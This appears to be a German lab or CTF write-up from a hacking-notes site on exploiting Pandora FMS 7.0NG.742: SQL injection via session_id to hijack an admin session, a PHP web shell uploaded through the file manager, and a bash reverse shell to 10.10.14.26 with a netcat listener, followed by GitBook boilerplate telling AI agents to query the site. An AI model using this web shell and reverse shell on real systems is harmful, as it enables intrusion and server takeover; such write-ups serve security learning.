> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/de/cms/pandora-cms-exploitation.md).
# Pandora
Pandora-FMS-SQL-Injection, Admin-Session-Hijacking, Datei-Upload-RCE und Shell-Zugriffsnotizen.
## Ausnutzen von Pandora FMS – SQL-Injection
### **SQL-Injection - Übernahme einer Admin-Sitzung**
Dieser Befehl leitet lokale HTTP-Anfragen an den internen Webserver weiter.

Erkannte Version: **v7.0NG.742/\_FIX/\_PERL2020**.
{% embed url="" %}

Bekannte Schwachstelle in `chart_generator.php` über die `session_id` Variable:
```
http://127.0.0.1/pandora_console/include/chart_generator.php?session_id=1'
```
Führen Sie die SQL-Injection aus, um eine Administrator-Session zu übernehmen:
* Dieser Befehl gibt ein Admin-Sitzungs-Cookie zurück.

Verwenden Sie den Cookie, um als Administrator auf das Dashboard zuzugreifen.
### **Remotecodeausführung (RCE) - /\[CVE-2019-20224]**

Navigiere zu **Dateimanager**.
Laden Sie eine schädliche PHP-Datei hoch:

<?php system($_GET['cmd']); ?>
* Die Datei ist erreichbar unter `http://127.0.0.1/pandora_console/images/cmd.php`.

Führen Sie eine Reverse Shell aus:
* Starten Sie einen lokalen Listener:
```bash
nc -nvlp 443
```
* Befehlsausführung auf dem Zielserver:
```bash
bash -c "bash -i >%26 /dev/tcp/10.10.14.26/443 0>%261"
```
Zugriff wird als Benutzer erlangt `matt`.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/de/cms/pandora-cms-exploitation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.